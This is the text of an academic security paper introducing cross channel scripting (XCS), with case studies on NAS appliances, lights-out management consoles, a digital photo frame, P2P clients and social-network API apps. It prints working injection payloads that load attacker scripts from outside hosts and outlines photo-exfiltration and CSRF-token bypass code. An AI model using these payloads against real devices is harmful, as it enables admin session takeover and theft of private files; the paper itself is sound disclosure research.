DOI:10.1145/1787234.1787257

The Emergence of Cross Channel Scripting

By Hristo Bojinov, Elie Bursztein, and Dan Boneh

Abstract

Lightweight, embedded Web servers are soon about to outnumber regular Internet Web servers. They reside in devices entrusted with personal and corporate data, and are typically used for configuration and management. We reveal a series of attacks on consumer and small office electronics, ranging from networked storage to digital photo frames. The attacks target Web server logic and are based on a new type of vulnerability that we call cross channel scripting (XCS). XCS is a sophisticated form of cross site scripting (XSS) in which the attack injection and execution are carried out via different protocols.

1. INTRODUCTION


Current consumer electronic devices often ship with an embedded Web server used for system management. The benefits of providing a Web-based user interface are twofold: first, the user does not need to learn a complicated command-line language, and second, the vendor does not need to ship client-side software. Instead the user interacts with the device through a familiar browser UI. Market data confirms the success of the browser-based device management paradigm: even when considering only network-attached storage (NAS) and digital photo frame products, embedded Web servers are on track to surpass in number general-purpose Web servers on the Internet (Figure 1).

While browser-based device management is a cost-effective and convenient approach, it can introduce considerable security risk due to the large number of potential vulnerabilities in a weak Web application. Moreover, securing Web applications on a consumer electronics device can be difficult due to the large number of supported network protocols and the interactions between them. For example, a user might upload a file to a network storage device by using the SMB protocol, manage its permissions through the Web interface, and eventually share it with his friends through FTP. The overall opacity of both the software that runs on embedded systems and any state they store further adds to the security risk, as it effectively prevents security products from scanning such systems and reporting on vulnerabilities or attacks in progress.

In this complex environment, it is not surprising that many embedded devices are vulnerable to Web attacks. In fact, all the 23 devices we evaluated[3] were vulnerable to several types of Web attacks, including cross site scripting (XSS),[5] cross site request forgeries (CSRF),[2, 12] and many others.

Recall that in a Type 1 (reflected) XSS attack, the user follows a malicious link to a victim site. A vulnerability in the site causes an attack script to be embedded into the resulting HTTP response. This script can then take over the page and perform arbitrary actions on behalf of the attacker. A Type 2 (persistent) XSS enables the attacker to inject a malicious script into persistent storage at the victim site. When an unsuspecting user views a page that contains the script, the script can take over the page. For example, Type 2 XSS can affect message boards; an attacker can post a message containing a script that is later executed by the browser of every user that happens to view the attacker's post. A recent example of such an attack is the XSS Twitter worm that struck in the middle of April 2009.[13]

Figure 1. Embedded Web servers will soon outnumber generic Web servers on the Internet.



Cross Channel Scripting: Many of the embedded devices we examined were vulnerable to a type of persistent XSS that we call **cross channel scripting**, or XCS. In an XCS attack a non-Web channel, such as SNMP or FTP, is used to inject a persistent XSS exploit which is activated when the user connects to the Web interface. For example, several NAS devices we examined allow an attacker to upload a file with an almost arbitrary filename via SMB. The attacker takes advantage of this lack of restrictions and crafts a filename that contains a malicious script. When the NAS administrator views the NAS contents through the Web interface, the device happily sends an HTTP response to the admin's browser containing a list of file names including the malicious filename, which is then interpreted as a script by the

The original version of this paper appeared in the *Proceedings of the 16th ACM Conference on Computer and Communications Security* (Chicago, IL, Nov. 9–13, 2009), 420–431.

browser. The script executes on the admin's browser giving the attacker full control of the admin session. In Section 3, we present the most interesting XCS attacks we discovered.

We also found a related class of attacks in which a Web vulnerability is used to attack a non-Web channel. We refer to this as a **reverse XCS** vulnerability. We give examples in Section 4.

XCS and reverse XCS are more likely to affect embedded devices than traditional Web sites because these devices often provide a number of services (e.g., Web, SNMP, NFS, P2P) which are cobbled together from generic components. The interaction between the components may not be completely analyzed, leading to an XCS vulnerability. In contrast, many Internet Web sites only provide a Web interface and hence are less likely to be affected by XCS. Interestingly, large Web sites, such as Facebook and Twitter, provide non-Web cloud APIs for third-party applications which present XCS opportunities, as discussed in Section 5.

Detecting an XCS or reverse XCS vulnerability can be difficult because these attacks abuse the interaction between the Web interface and an alternate communication channel. Simply inspecting the Web application code and the other service code is not enough to detect the vulnerability. The Web application and the other service, such as an FTP server, can be completely secure in isolation and become vulnerable only when used in conjunction.

An XCS exploit can be used to carry out a variety of attacks including

- **Exfiltrating sensitive data**, such as NAS-protected files or a user's keystrokes
- **Redirecting the user** to a drive-by-download site[10] or a phishing site
- **Exploiting the user's IP address** for DDoS[9] or for proxying the attacker's traffic

On consumer electronic devices, an XCS exploit can be a stepping stone toward a larger attack on the user's LAN that aims to assimilate home machines into a botnet[4] or to break into the user's corporate network. For instance, a reverse XCS can be used to reboot a switch and therefore shutdown an entire LAN.


Organization: In the remainder of this article, we define XCS in more detail, then present real-world XCS attacks and discuss their impact. Afterward, we introduce the concept of reverse XCS and present examples from practice. We also demonstrate that reverse XCS is a general powerful attack by showing how Restful API-based RXCS can be used to attack very popular Web sites. Finally, we briefly cover defenses against XCS and refer the readers to our original paper for a more detailed discussion.

2. CROSS CHANNEL SCRIPTING IN A NUTSHELL

An XCS attack is an attack where a non-Web channel is used to inject a script into Web content running in a different security context.

An XCS attack comprises two steps, as shown in Figure 2. In the first step the *attacker* uses a non-Web channel such as an FTP or SNMP service to store malicious JavaScript code on the server. In the second step the malicious content is sent to the *victim* by the Web application. As soon as the victim accesses the malicious content via her browser, it is executed with her permissions. While an XCS exploit is a form of persistent (Type 2) XSS, we argue that a distinction between the two should be made for two reasons.

Figure 2. Overview of the XCS attack.



First, XCS vulnerabilities are harder to detect since they involve multiple protocols. Static analyzers used to detect XSS (such as Pixy[8]) do not detect XCS because their taint analysis assumes that the user input is stored in global variables. Using taint analysis to detect XCS is difficult because of the large number of possible tainted data sources. For example, for PHP, in addition to the obvious *file()*, and other file related functions, many other protocol specific functions need to be considered. This includes every SNMP function that reads data, such as *snmpget()*, *ftp_nlist()* which lists an FTP directory, and of course database functions that return a result set, such as *mysql_fetch_object()*. Even if all the functions were correctly enumerated, the number of false alarms would be overwhelming. Current research on static analysis shows promise in improving the situation in the near future.[1]

Second, XSS defenses that sanitize data at input time are unlikely to protect against XCS. These mechanisms are mostly applied to data acquired from Web traffic, while in XCS the attack vector is presented through a non-Web channel which is unlikely to sanitize for Web exploits. This difficulty of detecting and preventing XCS vulnerabilities explains why in every embedded device we examined we were able to uncover XCS problems.

3. REAL-WORLD XCS

We present four case studies illustrating different types of real-world XCS vulnerabilities in popular embedded devices and mobile phones. The first example uses file transfer protocols such as FTP to inject a script into persistent storage, the second uses P2P networks, and the third injects a script into log files. The final example uses the calendar protocol to infiltrate the Palm Pre.

3.1. A two-stage XCS exploit

NAS appliances are lightweight servers that provide data storage services to other devices on the network. The low-end NAS market is very active with over 50 vendors offering products, including *Apple*, *Buffalo*, *Dell*, *Lacie*, and *Linksys*.

Since NAS appliances need to be managed over the network, most vendors build a Web server into them for this purpose. NAS devices inherently support multiple interfaces and thus are primary candidates for XCS exploits. Moreover, the market pressure to quickly add new features (e.g., P2P file downloads and RSS flux) gives ample opportunities for implementation oversights that will turn into XCS exploits. We evaluated five NAS devices from different, well-known vendors and found multiple XCS vulnerabilities in all of them. All five products support the FTP and SMB (CIFS) file transfer protocols.

Three of the products we examined suffer from the most prevalent XCS attack: a file is created with a filename specifically crafted to contain malicious payload that gets executed when the admin uses the Web interface to view NAS contents. In Figure 3, the administrator has just accessed some shared storage where the attacker has planted a file with a specially designed name. As a result, instead of showing the name of the file, the browser executes a script which accesses a *restricted* area of storage from the administrator's session, but without his or her approval (a carefully designed attack script would also cover its tracks, showing the directory contents that the administrator expects).

The first step in the attack is a payload injection into the NAS, where the attacker uploads a file with a malicious filename. Uploading a file into the NAS can be done using a public directory (a public FTP directory is often configured by default). Payload injection through file transfer protocols is a little tricky due to two restrictions enforced by the FTP and SMB protocols:


1. Filenames have bounded length.
2. Filenames cannot contain a '/' and as a result we cannot embed an HTML closing tag in them. Therefore it is not possible to load an external script directly.

To overcome the second limitation, we designed a two stage payload using "*JavaScript packing*": we encode (pack) our second stage payload, using HTML escaping, so that the packed string does not contain a '/' and we use the first stage (unpacker) to write into the HTML page. For instance against one of the devices we used the following two-stage payload:

```
"<iframe onload='javascript:document.write('
&apos;<html><head><&#47;head><body><script src
=&quot;http&#58;&#47;&#47;a52.us&#47;t2.js&quot;>
<&#47; script><&#47;body><&#47;html>&apos;);'
src='index.htm'>"
```

The first stage (unpacker) bypasses the charset restriction by avoiding the use of `<script></script>` to run JavaScript code. Instead, we use the onload event of an iframe to execute the code as soon as the iframe is loaded. When the HTML encoding is not sufficient to build an acceptable second stage payload, we use JavaScript *eval()* to perform a more complex encoding.

Figure 3. Result from the two-stage XCS attack on a NAS appliance.



To avoid the filename length restriction, there are two possible methods. The first method is to keep the second stage payload short by loading the full exploit from an external script on the Internet. We were able to use this approach on the three devices: in all cases the remote script invocation fit within the necessary length restriction. Nevertheless, this method can be prevented by configuring a firewall to block requests from the NAS to the external network (though this may interfere with the software update process on the NAS). The second method for overcoming filename length restrictions is to simply divide up the second stage exploit across multiple filenames. Each filename contains an encoded slice of the second stage payload. The first step payload is used to read all the filenames and recompose the payload.

NAS XCS attacks can be harmful. For example, an attacker can inject a malicious filename that, when viewed by the NAS admin, will take over the admin's browser session. This can be used to exfiltrate protected files on the NAS, steal the admin's password, or infect the admin's machine with malware.

3.2. XCS from a P2P channel

Another NAS product had a more subtle and potentially more potent XCS exploit hidden in its P2P (Peer-to-Peer) feature. The appliance in question allows the user to download BitTorrent files directly by providing an embedded client. This client is controlled through a Web interface available on an alternate port (8080): for example, users can add torrents by supplying `.torrent` files. A BitTorrent file is basically a list of files to download, along with their hash and tracker URLs that are used to find peers.

To exploit the XCS vulnerability, an attacker constructs a torrent containing a file with a filename that acts as a malicious payload. As soon as the user downloads the torrent file, the Web interface displays the list of files in the torrent causing the browser to execute the payload embedded in the malicious filename (as shown in Figure 4).

In more detail, the attack, depicted in Figure 5, proceeds as follows:

Step 1: The attacker creates a `.torrent` which contains a popular movie and an additional file that will have the malicious payload in its filename.
Step 2: The attacker seeds and uploads the `.torrent` to a popular tracker such as The Pirate Bay. This gives the attacker access to over 14 million potential victims.
Step 3: Lured by the torrent name, many users will fetch the `.torrent` and once that is opened in the NAS Web interface the attacker gains control of the browser session.

In this attack, the user has no way of knowing that the torrent contains a malicious payload before the torrent is fetched. The torrent name by itself is perfectly reasonable and there is nothing to alert the user that it contains a malicious file.

As soon as the torrent is fetched the attack begins. Moreover, because the torrent actually contains the real movie, if the payload is sufficiently stealthy the user might never know that an infection took place.

Figure 4. Result from the P2P XCS attack. The payload writes "XCS attack" in the page.





Figure 5. The P2P XCS attack overview.



3.3. Log-based XCS

Lights-Out Management Systems: When an operating system crashes or becomes corrupt, administrators typically need local access to the console to reboot or reconfigure the machine. This situation arises both in the data center and on personal computers, where the admin must walk up to the corrupt machine to diagnose and reboot it. The need of physical intervention is problematic, in particular when there is a service level agreement in place, because it drastically increases downtime. To address this issue, all the major hardware vendors have developed firmware components called lights-out management systems (LOM) that can be remotely accessed by an administrator, no matter how corrupt the software on the machine becomes. LOM is found on servers, desktops, and laptops (every computer that uses an Intel Core2 chipset has one, in the form of the Intel vPro technology). Most LOMs provide a Web interface for the administrator to remotely manage the computer.
LOM Vulnerabilities: We examined the Web interface on four widely used LOM systems, and found several XCS vulnerabilities on all of them. We note that these vulnerabilities are compounded by the fact that the LOM Web site cannot be monitored or filtered by the OS or any software, such IDS, firewall, or antivirus running on top of it. (The reason for this is to prevent a misconfigured OS from disabling the LOM system, as that would defeat the purpose of LOM.)
LOM Security Mechanisms: Vendors took various security measures to prevent unauthorized access to the LOM system. These measures include, among other things, the use of SSL to protect against network attacks, several forms of user authentication, and extensive logging of user activity. Ironically it is the interaction between the logging facility and the Web interface which is responsible for the worst example of XCS we found. The attack, which applies almost identically to the products of two different vendors, is possible by simply accessing the Web interface on the affected system. There is no need for an authenticated session.
Abusing the Logging Facility: This XCS uses log injection[6] to inject a script into persistent storage on the device. The attack works as follows:

Step 1: The attacker attempts to log into the LOM Web site served by the managed machine. Instead of trying to guess the login, he inputs a malicious payload as the user name. For example, the malicious payload might first close the function invocation where the user name is passed as an argument, then close the current script tag, and finally inject an invocation of the attacker's script, fetched from a remote URL. The whole sequence is very compact:

```
r",“”,“”);\\--></script><script src=“http://xxx”></script>
```

Step 2: The logging facility will record this username as-is into the LOM log file on the machine. The logging facility

does not escape data written to the log file to prevent Web attacks, despite the fact that the log file can be viewed via the Web interface.

Step 3: The malicious payload is executed by the LOM admin's browser when she views the log. The malicious payload can be used to add a rogue administrator account to the LOM and thus grant full access to the attacker. The attacker can also infect the administrator's computer by directing the browser to a malware site.[10]

The result of this XCS attack on the Dell Remote Access Controller is shown in Figure 6 where an image is injected onto the administration page.

3.4. Cellphone-based XCS


XCS attacks are not limited to Web management interfaces. Modern smartphone platforms such as Google's Android and Palm's WebOS use HTML and JavaScript to build application views. On the Palm Pre, for example, the entire GUI is built using JavaScript and HTML on top of Webkit. Given the number of services and protocols supported on these elegant devices, XCS is an important concern. Indeed, a recent report[7] shows that the Palm Pre is vulnerable to an XCS attack that injects its payload through a calendar title or content.

4. REVERSE XCS: DATA EXFILTRATION AND BEYOND

A *reverse XCS* attack uses the Web interface to eventually attack a non-Web channel. The main application for this class of attacks is to exfiltrate data that is not supposed to be shared either because it is protected by an access control mechanism or because it is not supposed to be shared at all.

We illustrate reverse XCS using two real-world vulnerabilities. The first exfiltrates photos stored on an SD card by using the Web server embedded in a photo frame. The second combines XCS and reverse XCS to exfiltrate protected data stored on a NAS through a P2P network.

Figure 6. The result of the LOM log injection attack.



4.1. The ghost in the photo frame

A photo frame built by a major consumer device vendor has an embedded Web server on port 5050, with a default password. As most embedded devices that we evaluated, the photo frame is vulnerable to CSRF and XSS attacks. More precisely, in the settings page it is possible to use the frame name input to inject and store a nonescaped payload: our "ghost." The ghost will be reflected on the photo frame main page that displays the current photo and provides controls to change it.

Figure 7 depicts how the attack works: first the attacker injects malicious code to a site that the user will visit. Then the user browser runs the malicious code and infects the photo frame with the ghost (see Figure 8). Finally, each time the user visits the photo frame Web server, the ghost executes and exfiltrates the current photo which is stored on an SD card.

Note that once again firewalls can't prevent this kind of attack as the user browser is used to infect the frame and exfiltrate the data. As presented in Figure 8, the attack can be broken into two phases: *infection* and *execution*.[10] Figure 9 shows the ghost in action. We added a visible debug trace at the bottom of the interface.

Infection: The infection phase aims to store the ghost into the photo frame. To do so, three steps are required. First, the malicious code performs a port scan to detect if the photo frame is present in the user LAN. To do so, it tests whether port 5050 is open on a set of probable internal IPs: 192.168.0.0/24, for instance. Since the port used by the photo frame is unusual, then there is a good chance that, if this port is open, a photo frame is present. Second, for each open port found a CSRF attack is used to log in using the default password. Finally a second CSRF attack is used to inject the ghost into the photo frame name. Since it might happen that the user is already logged in, a more robust technique is to first do the CSRF used to inject the ghost then try to log in and finally re-inject the ghost. In the worst case, this way we only end up overwriting our ghost which is not an issue—and we are able to infect frames with custom passwords as long as the user is already logged in to them.

Figure 7. The ghost in the photo frame overview.




Figure 8. The ghost attack executed on a photo frame.





Figure 9. The ghost in action: a photo has just been exfiltrated.



Execution: The four challenges we faced in implementing a ghost designed to exfiltrate data were:

1. **Payload size:** The size of the payload that can be injected is limited.
2. **JavaScript errors:** The code must not trigger a single JavaScript error, otherwise the browser will stop the execution, preventing the exfiltration.
3. **Fetching data:** We had to find a way to fetch binary data. This is not supported directly by XMLHTTPRequest.
4. **Exfiltrating data:** Once the data was loaded in memory, we had to exfiltrate it while keeping the regular frame code running.

The first challenge was addressed by using a loader: the injected code is not the ghost itself but rather a payload that will ask the browser to load the ghost as an external JavaScript.

The second challenge was more difficult because the injected ghost is reflected in the middle of a JavaScript function in the variable name. Therefore the following payload was injected to the frame:

```
name "; }</script>
<script src="http://www/g.js">
</script><script> function n() {var frameName ="
```

This payload is designed to close the variable, the function and the script, request the ghost as a new script and resume the function. Resuming was required because otherwise the frame control would have been broken.

To deal with the third and fourth challenges which are closely related, we had to come up with a new method that uses AJAX tricks and a manipulation of the XMLHTTPRequest object in a novel way. The sketch of the code used as a ghost is depicted below:

```
injectIFrame();
redirectPost();
data = fetch(page);
data = decode(data);
data = rencode(data);
post(data);
Reload();
```

This code works as follows: first it injects in the page an invisible form named **f** (used to post exfiltrated data) and an iframe named **uploadTarget** into the Web page (line 1). This iframe is used to take advantage of the ability to control through JavaScript the iframe in which the form f action will be executed. Accordingly the second step of the ghost (line 2) is to redirect the form f action to our invisible iframe by using the following JavaScript command: *document.f.target = 'upload_target'*;. Posting into the iframe is mandatory to prevent the redirection of the entire page that will break the exfiltration loop and alert the user. Note that the same origin policy—the mechanism which protects the user's session to a legitimate Web site from being exploited by a different, malicious Web site[11]—is not an issue here as posting data from the legitimate site to the malicious one goes in the opposite direction and is currently fully unrestricted:

such posting is assumed to be under the control of the request originator.

At this point, the problem is to acquire the data that will be exfiltrated. The standard way to post a file is to use a *file input* field that the user will use to select which file to post. Of course in our case, we need to find an alternate method as we don't have the user's cooperation, and, moreover, it is not possible to manipulate the file input with JavaScript for obvious security reasons. Therefore we had to come up with an alternative approach. Based on the observation that the files we want to exfiltrate are located in the same domain as the ghost, we came up with the idea of using an *XHR* (XMLHTTPRequest) to load the data inside a JavaScript variable (line 3).

The same origin policy is once again unable to prevent this behavior because our ghost acts here as an autoimmune disease: an infected page attacks the rest of the same Web site. One difficulty with using this method is that the XHR object is not designed to fetch binary data—only text, and so using solely XHR is not sufficient. To go around this issue, we came up with the idea of changing the http request header and more precisely the Mimetype encoding. In Firefox, for example, it is possible to override the mime type used in an XHR and request a custom charset encoding by using the method:

```
overrideMimeType("text/
plain;charset=x-user-defined")
```

Using the XHR object with this override allows the ghost to fetch any type of file and load it into a JavaScript variable. The rest of the ghost code is straightforward: it is used to decode the XHR custom encoding (line 4), re-encode the file in base64 (line 5), post it (line 6) in the iframe, and reload the interface to exfiltrate the next photo.

The last problem we had to deal with was the reload timer used in the photo frame: every 500 ms the page was reloaded. Of course this behavior was breaking the ghost activity so a part of the ghost is used to override the timeout value with a huge number and when the photo is exfiltrated the reload method is explicitly called by the ghost. In this way the ghost is able to transparently accommodate any upload speed.

4.2. The ghost in the P2P client

Recall from Section 3.2 that some devices have an embedded P2P client. Besides being an XCS injection vector, this client can be abused by a reverse XCS to seed illegal data and exfiltrate data. The idea behind the attack is as follows: the attacker, who has control over the Web interface, uses it to insert torrents that he wants the NAS to seed for him.

This can have two purposes: on the one hand he can use the NAS capacity and the user bandwidth to seed illegal files on his behalf. Combined with the P2P XCS approach from Section 3.2, this is a way to seed illegal data on a massive scale. On the other hand, the attacker can use the P2P client to exfiltrate NAS content through the P2P network.

The user is oblivious to the attack because, as in the photo frame case, having full control of the page allows the attacker to hide his malicious activity. By playing with the CSS `display` attribute the attacker can mask his malicious torrents and display only those requested by the user. So unless the user views the page source, he will be completely unaware of the attack. The key challenge was to find a way to allow the ghost to control which files need to be seeded. To achieve this, we used an externally loaded JavaScript that keeps track of the current files seeded by reading the client page and comparing it to a list supplied by the attacker. If one file is not seeded, then the JavaScript adds it by hijacking the Web function used to add a torrent file. Note that again a firewall cannot prevent this attack since the client is authorized to download its own torrents.

4.3. Bypassing CSRF defenses

Another application of reverse XCS, which is a natural extension of previous attacks, is to use the infected page to attack the same site using XHR or CSRF. This combination allows to bypass current CSRF defenses because they all rely on the same origin policy in one way or another. In other words, the same origin policy does not apply to our attack because we use an infected page to attack other pages within the same domain.

The two prominent defenses against CSRF[2] are to verify the HTTP header referer/origin and to use a hidden secret token. Checking the HTTP header is useless in the context of XCS because the request comes from the same domain. The use of secure tokens can be defeated by sending an XHR request to the page, reading its result and extracting the token value to construct dynamically the form that will be used to perform the CSRF attack. The direct conclusion of this is that any device subject to an XCS is also subject to CSRF attacks regardless of the CSRF defense it implements. Moreover, since the XCS injection vector is not Web based, pure Web defense mechanisms have no impact on XCS attacks.

5. BACK TO THE WEB: RESTFUL RXCS

Up to this point we have intentionally avoided direct references to product vendors. In this section, we address the challenges posed by two specific social networking sites; however, the problem discussed has a much wider scope. We feel that being concrete will help illustrate the problems in each environment without having to point at any third-party application developers.

In this section, we present RXCS vulnerabilities that make use of the APIs provided by large social networking Web sites. *RESTful APIs* are becoming the ubiquitous way to interact with cloud services. Many popular cloud services, including Twitter, Facebook, E-bay, Google and Flickr, offer this kind of API.

For example, the Twitter RESTful API allows anyone to query user profiles in XML format by issuing the following call:

```
https://twitter.com/users/show/elie.xml
```

This call will return the following formatted data that can be subsequently processed by the third-party application to compute statistics or store in a database for later use.

```
<user>
<id>57142771</id>
<name>Elie Bursztein</name>
<screen_name>elie</screen_name>
<location>Palo Alto</location>
<url>http://elie.im</url>
<protected>false</protected>
…
<text>
Second time I see the SMS fuzzing talk,
I am still loving it :) #woot
</text>
…
</user>
```

The problem here lies in the fact that there is implicit trust between the third-party application and the cloud service. Third-party application developers assume the cloud service provides "safe" data. However, defining what safe data means is far from obvious and each cloud service has its own sanitization policy which is often not explicitly documented. This inconsistency between expected data and supplied data can result in RXCS. We give two examples.

5.1. Facebook RXCS

Facebook escapes at display time which means that the data provided to third-party applications is not escaped. Facebook's terms of service say that third-party applications are not supposed to directly output the data fetched from the API but rather use the Facebook output functions. Similarly, applications are not supposed to store any user data. However, it is likely that some applications will display the data or store it, even if Facebook may monitor API usage to prevent terms of service violations.

To give an example, we point out that attacking a vulnerable third-party application can be done by noting that all the profile details from interests to music and movies are not escaped. Consequently, it is sufficient to add the `<script>` tag to them to get that text reflected to an application. In theory, this might be used to bypass Facebook security policies. The source of the problem is that Facebook trusts third-party applications to properly handle API data, while application developers often make assumptions about the safety of that data.

Suppose you have an application that displays information about Facebook users' favorite movies. It is sufficient to add malicious payload in the movie profile data: this payload can then get reflected to all Facebook users that use the application.

5.2. Twitter RXCS

Twitter has the opposite filtering policy compared to Facebook: escaping is performed at input time so all data provided to third-party applications is HTML escaped. If an application wants to deal with "raw data" it has to unescape the data before processing it. Of course, when the application wants to output the data, it has to reescape the data in its own way. This unescape, reescape process is tedious and error-prone. Indeed, it is not difficult to find a Twitter application that is vulnerable to RXCS injection. In Figure 10, one such application is asked to search for a string, which is the label of a message planted by the attacker. When the application finds the string (and thus the planted message), it shows the message in the browser after processing it and the embedded payload is inadvertently executed.

As one can see, interactions with cloud services rely on many assumptions that are not properly formalized. In particular, understanding the trust model behind this exchange and how to combine filtering policies are open questions that we want to address in future work.

